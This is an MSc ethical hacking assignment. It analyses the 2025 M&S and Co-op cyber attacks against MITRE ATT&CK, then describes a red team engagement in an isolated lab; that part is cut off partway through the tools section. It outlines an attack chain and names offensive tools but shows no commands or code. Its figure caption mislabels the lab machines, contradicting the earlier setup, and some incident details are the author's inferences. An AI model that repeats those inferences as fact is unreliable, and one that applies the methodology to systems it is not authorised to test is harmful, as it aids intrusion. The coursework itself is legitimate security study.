

University of Wales Trinity Saint David (UWTSD)

Program: MSc Cybersecurity and Digital Forensics

Module Name: Ethical Hacking

Module Code: ACCA7033

Assessment Title:

Task 01: Strategic Threat Analysis: The M&S & Co-op UK Cyber Attack.

Task 02: Red Team Engagement: ABCD Ltd - Complete Penetration Testing.

Lecturer: Dr. Dipo Dunsin

Student Name: Md. Asaddoz Jaman

Student ID: 2526322

University Email: 2526322@student.uwtsd.ac.uk

Submission Date: 01 May 2026

Declaration:

I declare that this assessment is my own work and that all sources have been properly acknowledged in accordance with academic integrity and referencing guidelines. I understand the university regulations on plagiarism and confirm that this submission complies with those requirements.

Table of Contents

PART - 01	4
ABSTRACT	4
1. INTRODUCTION	4
2. INCIDENT OVERVIEW & OSINT-BASED ANALYSIS	5
2.1 Overview of the Incident	5
2.2 Incidents Timeline	5
2.3 Timeline Analysis.....	6
3. MAPPING OF ADVERSARY TACTICS, TECHNIQUES, AND PROCEDURES (TTPS) (MITRE ATT&CK FRAMEWORK ANALYSIS)	6
3.1 Attack Flow Summary	6
3.2 MITRE ATT&CK Mapping Summary	7
3.3 Key Tactics, Techniques, and Procedures (TTPs)	8
3.4 Critical Analysis	8
4. ROOT CAUSE AND SECURITY CONTROL FAILURE.....	9
4.1 Technical Root Causes.....	9
4.2 Organisational Control Failures	9
4.3 Security Control Failures	9
5. PROFILE AND MOTIVATION OF THE THREAT ACTOR.....	10
5.1 Features of Threat Actors	10
5.2 Motivation Analysis.....	10
5.3 Attribution Difficulties	10
6. DETECTION AND RESPONSE ANALYSIS	10
6.1 Detection Capabilities	10
6.2 Efficacy of Incident Response	11
6.3 Detection Gaps.....	11
7. STRATEGIC SUGGESTIONS.....	11
7.1 Preventive Techniques.....	11
7.2 Improvements in Detection	11
7.3 Recommendations for Improvement on Response and Recovery	12
7.4 Recommendations for Improvement on Architectures.....	12
7.5 Recommendations for Human Factor Security Awareness and Governance.....	12
8. Conclusion.....	12

REFERENCES.....	13
PART - 02.....	14
ABSTRACT.....	14
1. INTRODUCTION.....	14
2. RULES OF ENGAGEMENT	14
3. THREAT EMULATION PLAN	15
4. LAB ENVIRONMENT DESIGN	15
5. TOOLS AND TECHNIQUES.....	16
6. EXPLOITATION AND ATTACK EXECUTION	17
6.1 Exploit A: Web Application Remote Code Execution.....	17
6.2 Exploit B: Privilege Escalation	19
6.3 Exploit C: Lateral Movement and Data Access	20
7. ATTACK CHAIN ANALYSIS.....	21
8. DETECTION AND EVASION ANALYSIS.....	21
9. DETECTION GAP ANALYSIS.....	22
10. RECOMMENDATIONS.....	22
11. CONCLUSION.....	22
REFERENCES.....	23

PART - 01

ABSTRACT

The growing complexity of cyber threats has had a major impact on big retail organizations with sophisticated IT systems. Cyber attacks on leading retailers, such as Marks & Spencer and Co-operative Group in the United Kingdom, occurred in 2025. The following is a strategic threat analysis of the cyber attacks. The analysis will be carried out by assuming that the cyber attacks are part of a coordinated attack campaign. Evidence based timeline of the attacks, tactics techniques and procedures (TTPs), MITRE ATT&CK framework, cause analysis, and threat actor profiling will be included in the analysis. In addition, detection gaps will be evaluated and strategic recommendations for enhancing organizational resilience provided.

1. INTRODUCTION

The rise of digital technology in the retail industry has brought about a change in how customers experience a retail organization. In today's age, organizations can easily ensure customers get a seamless experience in using the service offered by the organization through online channels, integration, and the use of analytics in making decisions. However, the increased use of integrated systems has increased the number of potential cyberattack surfaces. As such, retail organizations are now at risk of experiencing attacks from malicious entities. Large companies such as Marks & Spencer and Co-operative Group work within an environment characterized by various aspects such as cloud services, payment systems, and customer databases.

Cyberattacks against organizations' IT infrastructure have evolved into coordinated attacks involving the use of advanced attack techniques. Such attacks usually go through the phases of access, persistence, lateral movement, and data exfiltration among others. Various frameworks exist that enable a company to understand the pattern of cyber attacks, thus helping in formulating countermeasures. For example, MITRE ATT&CK framework allows organizations to analyze the behavior of cyber attackers through a systematic categorization of the tactics used during an attack.

Cyber incidents experienced at M&S and Co-op in 2025 have shown how advanced the techniques of potential attackers are, as well as the importance of being proactive in relation to cybersecurity measures. Besides affecting the normal operation of businesses, such cyber incidents revealed the limitations in terms of incident detection, response mechanisms, and security governance in place. From the perspective of strategic analysis, there are numerous aspects that can contribute to understanding what types of cyber attacks the companies are facing.

In this report, an attempt will be made to conduct a thorough analysis of cyber incidents using the methodology based on the reconstruction of the cyberattack timeline, adversary actions classification according to the frameworks, detection and response mechanism review, and cause identification. Threats to cybersecurity can be evaluated against relevant research [2], [3].

2. INCIDENT OVERVIEW & OSINT-BASED ANALYSIS

2.1 Overview of the Incident

The cyber incidents involving Marks & Spencer (M&S) and the Co-operative Group (Co-op) in 2025 represent a coordinated cyber campaign targeting major UK retail infrastructure. Both organisations experienced disruptions affecting operational systems, digital services, and internal network availability. Based on OSINT-based cybersecurity frameworks, the attack pattern aligns with a multi-stage intrusion involving stealth access, persistence, and delayed exploitation. According to the ENISA Threat Landscape Report, retail organisations are increasingly targeted due to high-value customer data and dependency on continuous service availability [4].

Evidence suggests that both incidents were not isolated events but part of a structured attack lifecycle, where adversaries maintained long-term access before triggering disruption phases. The behaviour is consistent with advanced persistent threat (APT)-like operations involving reconnaissance, credential abuse, and lateral movement techniques mapped in MITRE ATT&CK [1].

2.2 Incidents Timeline

The timeline of the events is outlined in Table 1. The attack cycle is illustrated in Figure 1 (Incident Timeline). These visual elements are crucial in analysing the escalation process and delays in detecting these incidents.

Date	Event Description
Feb 2025	Initial compromise and stealth access established
21–24 Apr 2025	Suspicious activity detected during Easter period
22 Apr 2025	Marks & Spencer confirms cyber incident
24–25 Apr 2025	System disruption and partial shutdown
Late Apr 2025	Co-op detects unauthorized access activity
30 Apr 2025	Co-op publicly confirms cyber intrusion
Early May 2025	Containment and mitigation measures initiated
13 May 2025	M&S confirms data breach investigation outcome
Jun–Jul 2025	Recovery phase and financial impact (~£300M reported losses)
10 Jul 2025	UK authorities conduct arrests related to incident

Table 1: Cyber Incident Timeline (M&S & Co-op)




Figure 1: Attack Timeline Diagram

Figure 1 shows the complete lifecycle of the cyberattack process within the two organizations, beginning with the stage of initial compromise in February 2025, then moving on to persistence and detection in April 2025, and concluding with containment and recovery in May-July 2025.

2.3 Timeline Analysis

Three essential security issues arise from the analysis of the timeline. First, attackers had extended access lasting approximately two months, meaning their activities went undetected. Secondly, both companies faced security threats within a limited timeframe. This may suggest a well-coordinated effort to target both victims or using a similar attack structure for each company. Lastly, a swift escalation occurred shortly after detection, indicating pre-established access and preparedness for disruption.

This scenario is consistent with MITRE ATT&CK framework strategies, such as T1566 (Phishing), T1078 (Valid Accounts), and T1021 (Lateral Movement), whereby attackers slowly escalate their privileges before conducting impact attacks [1]. As per Verizon DBIR, this dwell time is typical of credential-based attacks when detection systems fail to recognise unusual activity [3].

3. MAPPING OF ADVERSARY TACTICS, TECHNIQUES, AND PROCEDURES (TTPS) (MITRE ATT&CK FRAMEWORK ANALYSIS)

3.1 Attack Flow Summary

The attacks experienced by Marks & Spencer (M&S) and the Co-operative Group (Co-op) exhibit a well-defined multi-phase attack lifecycle typical of advanced cyber threats. Using open-source intelligence (OSINT) analysis and proven cybersecurity principles, the adversary executed a step-by-step process from initial entry to impact delivery. The methodology used aligns with tactics and procedures defined

within the MITRE ATT&CK framework, which classifies real-world adversary actions into a common set of tactics and techniques for threat assessment purposes [1].




Figure 2: Attack flow Diagram

The attack flow summary is depicted in Figure 2 (Attack Flow Diagram).

3.2 MITRE ATT&CK Mapping Summary

The attacks that took place in both incidents have been mapped to several MITRE ATT&CK techniques, which cover the entire lifecycle of an attack from social engineering until disruption or data leakage.

Figure 3 (MITRE ATT&CK Mapping Diagram) displays a more extensive mapping, showing attacker tactics within specific attack stages.




Figure 3: MITRE ATT&CK Mapping Diagram

In line with the Verizon Data Breach Investigations Report (DBIR), phishing continues to be the most prevalent technique for initial access in contemporary cyber-attacks, leading to credential theft and subsequent system exploitation [3].

3.3 Key Tactics, Techniques, and Procedures (TTPs)

The following MITRE ATT&CK-aligned TTPs have been found during the attack lifecycle:

- Initial Access – T1566 (Phishing):
 - Social engineering was involved where attackers used this method to target employees and get into the organisation.
- Execution – T1059 (Command and Scripting Interpreter):
 - Commands could have been run to ensure persistence and control.
- Persistence – T1547 (Boot or Logon Autostart Execution):
 - The attacker used a system-level method for persistence.
- Credential Access – T1003 (OS Credential Dumping):
 - The credentials were used to gain deeper access to systems.
- Privilege Escalation – T1068 (Exploitation for Privilege Escalation):
 - Techniques such as exploitation were employed to escalate to higher system privileges.
- Lateral Movement – T1021 (Remote Services):
 - This refers to lateral movement within the internal network to access additional machines.
- Command and Control – T1071 (Web Protocols):
 - Communication channels were established from outside the network for remote operation.
- Impact – T1486 (Data Encrypted for Impact):
 - System operations were impacted in ways that align with ransomware objectives.

3.4 Critical Analysis

This incident reveals the application of Living-Off-the-Land (LOTL) methods, which involve the use of legitimate system tools by attackers to escape detection. The use of LOTL significantly decreases dependence on malware and makes conventional signature-based detection ineffective. As stated in ENISA Threat Landscape Report, the adoption of stealth techniques is on the rise among advanced targeted attacks on essential commercial infrastructure [4].

Additionally, UK NCSC Cyber Incident Guidance states that successful attacks often exploit weaknesses in identity security, visibility, and lateral movement management [5]. The above-mentioned MITRE mapping supports the fact that attackers took advantage of various vulnerabilities in the cyber kill chain.

From a theoretical point of view, Bishop's Computer Security principles state that system breaches are usually caused by multiple errors across the authentication, monitoring, and user interaction levels [6].

4. ROOT CAUSE AND SECURITY CONTROL FAILURE

4.1 Technical Root Causes

There were several technical root causes in cyber attacks on M&S and Co-op stores. Based on OSINT analysis, it is reasonable to assume that there was an identity-related problem since both organisations experienced problems with the exploitation of compromised credentials via phishing. Such conclusions are consistent with those provided by Verizon regarding stolen credentials and phishing being primary causes of enterprise breaches [3].

An important technical factor behind these cyber incidents was the failure to employ MFA. Weak identity validation enabled hackers to use legitimate users' accounts for lateral movement. Endpoint monitoring issues could have also played a critical role, as the company had difficulties identifying malicious behaviour due to the absence of appropriate controls.

Another problem was ineffective network segmentation, enabling attackers to spread through the network and achieve greater privileges. As per MITRE ATT&CK, T1021 technique related to remote services may be used in case of poor segmentation [1].

4.2 Organisational Control Failures

Based on the organisations' perspective, both cases reflect weaknesses in security governance and risk management practices. As per the guidance on cybersecurity incidents from UK NCSC, continuous monitoring, identification of threats, and proper incident response planning are critical components of cybersecurity [5]. Ineffective detection at the early stages implies weak configuration of the monitoring processes.

Additionally, a lack of awareness of security procedures among employees may have made it easier for attackers to conduct the phishing campaign. In contemporary cybersecurity landscape, exploitation of human factors is one of the prevailing attack methods, as evidenced by the ENISA Threat Landscape report identifying social engineering as a prominent threat to enterprises [4].

4.3 Security Control Failures

The following control failures were noted:

- Poor spam filters and phishing detection controls
- MFA deployment was missing/ineffective
- Inadequate endpoint detection and response (EDR) measures
- Weaknesses in internal network segmentation controls
- Absence of real-time monitoring and alerting functionality

These deficiencies provided an attacker with all necessary conditions for lateral movement inside the targeted environment.

5. PROFILE AND MOTIVATION OF THE THREAT ACTOR

5.1 Features of Threat Actors

Cyber events that occurred against Marks & Spencer (M&S) and Co-operative Group (Co-op) suggest a financially driven cybercrime group with moderate to advanced technical capabilities. Based on the behaviour of the cyber actors revealed from OSINT techniques, there is evidence that multi-stage attacks involving phishing, exploitation of credentials, and lateral movement within the network took place. This scenario fits into typical actor patterns found in the MITRE ATT&CK matrix, whereby cybercriminals utilise social engineering tactics coupled with the use of legitimate utilities [1].

The cyber actors show some level of operational sophistication by delaying the activation stage, thus allowing time for reconnaissance and credential harvest before initiating disruptions.

5.2 Motivation Analysis

The driving factors for carrying out the cyber events seem to be financial motivations such as blackmail or extortion through ransomware or monetisation of sensitive data. The ENISA Threat Landscape report shows that cyber gangs frequently target retail firms because customer data is highly profitable [4].

Operational disruptions and reputational damages may constitute secondary motives. As shown by the Verizon DBIR, credential exploits are often used as initial steps in conducting various malicious activities, such as fraud and data breach attempts [3].

5.3 Attribution Difficulties

The difficulty in attributing this incident lies in the use of generic attack vectors, anonymous infrastructure, and blending techniques to disguise malicious activity as legitimate network traffic. The UK National Cyber Security Centre's Cyber Incident Guidance states that attribution in such instances will be ambiguous unless there is robust forensic intelligence sharing [5].

6. DETECTION AND RESPONSE ANALYSIS

6.1 Detection Capabilities

The cases of M&S and Co-op demonstrate several shortcomings in the ability to detect threats at an early stage. As seen by OSINT-based analysis, the malicious activity was sustained over a considerable amount of time prior to discovery, pointing to weaknesses in the ability to monitor activity and perform real-time anomaly detection. Based on MITRE ATT&CK framework findings, attackers usually use weak logging and detection to stay persistent in the victim network environment [1].

One of the critical issues was a failure to detect real-time abuse of credentials and lateral movements. It could mean a lack of SIEM and EDR solutions or their improper configuration. It is important to note that, according to the findings of Verizon DBIR, delayed detection causes much damage as it implies extended dwell time [3].

6.2 Efficacy of Incident Response

Following the detection of the attacks, both organizations took steps to mitigate and contain the attacks by isolating the systems, resetting passwords, and controlling service interruptions. According to the NCSC Cyber Incident Guidance for the UK, it is imperative that any cyber incident be contained promptly to limit lateral movement and prevent further damage [5]. In this case, while the response efforts were partially successful in limiting further harm, they were not proactive but reactive.

The lagging detection stage implies that the incident response process was activated only after considerable system compromise had taken place.

6.3 Detection Gaps

The following major detection gaps have been detected:

- Weak security screening for email, resulting in phishing messages being sent to end users
- Lack of behavioral analysis for detecting unusual login activity
- Low endpoint visibility within the organization's systems
- Inability to correlate alerts in real-time on SIEM systems
- Poor detection of lateral movement techniques (T1021), as per MITRE ATT&CK [1] framework

This resulted in uninterrupted progression through different stages of attack by the attacker.

7. STRATEGIC SUGGESTIONS

7.1 Preventive Techniques

In order to prevent cyberattacks similar to the recent ones conducted against both M&S and Co-op in the future, organizations need to develop preventative measures that cover three areas, namely, authentication controls for identities, network segmentation, and EDR on endpoints. The first suggestion would be to enforce phishing-resistant Multi-Factor Authentication (MFA) across all critical infrastructure because, according to Verizon DBIR, the theft of credentials was among the most prevalent means of obtaining the initial foothold [3].

7.2 Improvements in Detection

To detect malicious activity, advanced EDR solutions and SIEMs have to be employed, and they need to be configured to detect abnormal login attempts, privilege escalation attempts, and lateral movements. In its ENISA Threat Landscape Report, ENISA emphasized the significance of threat hunting and behavior-based analysis in order to be able to detect multi-staged attacks [4].

7.3 Recommendations for Improvement on Response and Recovery

Incident response mechanisms need to be moved from being reactive to proactive. As suggested by UK NCSC's Cyber Incident Guidance, proactive incident response planning is necessary. This involves pre-planned response and escalation procedures, forensic readiness, and recovery playbooks [5].

Conducting regular incident simulation table top exercises would help prepare for such eventualities.

Data backups must also be immutable and offline in nature, ensuring that any event of a ransomware attack can be recovered from.

7.4 Recommendations for Improvement on Architectures

Adopting a Zero Trust Architecture (ZTA) approach is advised. This architectural approach does not trust any user or device, hence minimizing the risk of lateral movement. In combination with micro-segmentation and stringent authentication and identification processes, this would significantly minimize the exposure of the network to threats.

7.5 Recommendations for Human Factor Security Awareness and Governance

Human factors pose significant threats, especially when it comes to attacks such as phishing. Security awareness programs need to be developed regularly to educate end users. In line with Bishop's Computer Security Principles, there is a necessity to implement human-centric aspects into security governance mechanisms [6].

8. Conclusion

The cyber-attacks experienced by Marks & Spencer (M&S) and the Co-operative Group (Co-op) illustrate the development of the cyber threat landscape concerning large-scale retail enterprises. Based on the analysis presented, both events can be classified as multi-staged cyber-attacks, where the attackers used phishing techniques to initially access corporate networks, compromising user credentials, moving laterally across the network, and ultimately achieving their objectives. This attack pattern is consistent with MITRE ATT&CK adversarial techniques such as T1566 (Phishing), T1078 (Valid Accounts), and T1021 (Lateral Movement) [1].

The analysis reveals that the major security weaknesses involved both technical and organizational issues. In particular, inadequate network monitoring, identity protection, and timely cyber threat detection led to the successful completion of the attacks. As mentioned in the Verizon Data Breach Investigations Report, credential-related breaches are one of the most successful ways for malicious actors to penetrate corporate networks [3].

Furthermore, guidance from the UK NCSC emphasizes that effective cyber resilience requires proactive monitoring, rapid incident response, and strong security governance structures [5]. The observed incidents reinforce the importance of adopting a defence-in-depth strategy, integrating layered security controls across identity, network, and endpoint systems.

In conclusion, both cases demonstrate that modern cyber threats are highly adaptive and require continuous improvement in detection, prevention, and response capabilities. Organisations must transition from reactive security postures to intelligence-driven cybersecurity models to effectively mitigate future risks.

REFERENCES

- [1] MITRE, "MITRE ATT&CK Framework," 2024.
- [2] Symantec, "Internet Security Threat Report," 2023.
- [3] Verizon, "Data Breach Investigations Report," 2024.
- [4] ENISA, "Threat Landscape Report," 2024.
- [5] UK NCSC, "Cyber Incident Guidance," 2023.
- [6] M. Bishop, Computer Security: Art and Science, 2019.

PART - 02

ABSTRACT

This document outlines a Red Team exercise carried out against a test scenario created for ABCD Ltd, which is a UK-based retail company with hybrid architecture. This task involved simulating an adversary's actions by conducting a multi-stage cyber attack that included gaining access, privilege escalation, lateral movement, and compromising the data. This assessment was carried out in a dedicated virtual lab that had a Linux web server, a Windows Domain Controller, and a Windows client machine. By using industry standard hacking tools like Nmap, Metasploit, Mimikatz, and BloodHound, the Red Team managed to exploit a vulnerable web application, gain Domain Administrator privileges, and gain access to internal organisational files using Pass-the-Hash techniques. This engagement highlighted major vulnerabilities in monitoring, authentication, and network segmentation practices as well as the lack of WAF, EDR, and SIEM solutions.

1. INTRODUCTION

Due to the quick development of cyber threats, modern attack landscapes have become exceedingly complex with attackers exploiting multi-stage intrusions to overcome standard security measures. Companies are now subject not only to independent assaults but also to sophisticated campaigns involving exploitation, persistence, and lateral movement. Red Team exercises have been developed as part of offensive security practices to allow companies to simulate attacker behavior and assess their ability to detect and respond.

As opposed to traditional vulnerability testing, Red Teaming is based on adversary emulation and the simulation of attacker tactics, methods, and procedures (TTPs). Adversary emulation is aligned well with the MITRE ATT&CK framework, which gives a systematic method for examining and mapping out adversary behavior at various stages of the assault [1].

In this report, a complete Red Team engagement performed against a simulated environment mimicking ABCD Ltd, a British retail company with a hybrid infrastructure, is discussed. The goal of the attack is to demonstrate a full attack chain, including initial access, privilege escalation, and exfiltration while remaining undetected. The test comprises lab design, adversary emulation plan formulation, implementation of three distinct attacks, and detection gaps analysis.

2. RULES OF ENGAGEMENT

A comprehensive Rules of Engagement (RoE) was developed before the Red Team exercise to ensure ethical, legal, and controlled conduct during all operations. It outlines the scope, permitted methods, communication procedures, and safety controls, thereby aligning the operation with the guidelines set by professional penetration testing methodologies [2].

The scope of the RoE is limited to an isolated virtual laboratory setup representing the infrastructure of ABCD Ltd. The testing environment comprised three virtual machines – a Windows Server used as a

Domain Controller (VM-1), a Linux web server running a vulnerable application (VM-2), and a Windows client machine storing confidential information (VM-3).

Activities such as vulnerability assessment, exploiting identified vulnerabilities, stealing credentials, and moving laterally across the designated scope were allowed. But some stringent constraints have been imposed on the penetration testers, including no use of DoS attacks, no engagement with any other networks, and accessing authorized systems only.

To ensure safe operation, snapshots of the systems were taken prior to carrying out any disruptive tasks, network segregation was confirmed for preventing accidental effects, and a kill switch feature was integrated for terminating the entire RoE if required.

3. THREAT EMULATION PLAN

The Red Team attack plan was developed based on a structured methodology of conducting threat emulation in accordance with the MITRE ATT&CK framework, which ensured adequate simulation of adversary behavior [1]. The objective of the engagement was to conduct an attack that mimicked a real attack lifecycle associated with advanced persistent threats (APTs).

The main goals of the engagement were penetration of internal networks via exploiting a web application vulnerability, escalating privileges to achieve full control over the domain, and stealing confidential files from internal resources. The success criteria for the attack were gaining remote access to VM-2, gaining Domain Administrator access rights on the VM-1 server, and extracting confidential documents from VM-3.

The attack cycle was structured into several steps: reconnaissance, initial access, execution, persistence, privilege escalation, lateral movement, data collection, and data exfiltration. Each step corresponded to specific techniques described in the MITRE ATT&CK model, which enabled better tracing and analysis of the attack.

This approach allowed analyzing the company's ability to counter potential attacks and identify any weaknesses that could be exploited by attackers in the course of the real attack lifecycle.

4. LAB ENVIRONMENT DESIGN

An isolated and secure lab environment for Red Team exercises has been created by emulating the network infrastructure at ABCD Ltd. In this case, Oracle VirtualBox with host-only network adapter has been utilised to create a fully separated network infrastructure. Internal subnet has been set up to be 192.168.56.0/24, providing a safe environment for conducting reconnaissance, exploitation, privilege escalation, and lateral movement processes.

In particular, there have been three virtual machines that have been implemented for simulation of organisation's assets. VM-1 was set up as Windows Server acting as the Domain Controller for the company. As such, it was providing services such as SMB, LDAP, DNS, and Kerberos. In addition, insecure settings and configurations were simulated by setting weak password policies.

VM-2 has been set up as a Linux-based web server hosting Apache server and having a vulnerable web application on it. This machine was acting as the target for external attacks. Specifically, it can be successfully exploited via SQL injections and remote code executions. VM-3 was configured as a Windows workstation connected to the domain. It included shared directories and sensitive files of the organisation.




Figure 1: Network Architecture Diagram

Figure 1 shows the lab network layout, which includes the attacker computer, VM-1 (Web Server – Linux), VM-3 (Domain Controller), and VM-2 (Windows Client). This highlights the fact that the attacker initially exploits the web server to then pivot further inside and reach out towards the domain and client systems.

This lab allowed for an authentic replication of an entire attack chain sequence within the specified guidelines of ethical hacking and operational safety. It was done so according to the Rules of Engagement and the MITRE ATT&CK model.

5. TOOLS AND TECHNIQUES

Multiple offensive security tools were utilized in the Red Team exercise in order to emulate the actual attacker's behavior and assess organization's resilience. Network reconnaissance was carried out using the Nmap tool, allowing identification of live hosts, open ports, and service enumeration. This was necessary for planning the attack vectors and detecting vulnerabilities.

Exploitation operations were conducted through Metasploit Framework, especially for attacking the web application and establishing reverse shells. Burp Suite was used for HTTP traffic analysis and verification of the existence of vulnerabilities in the web application.

Post-exploitation activities, including internal compromising, were performed through the use of Mimikatz for extracting credentials and NTLM hashes from memory, as well as through the use of

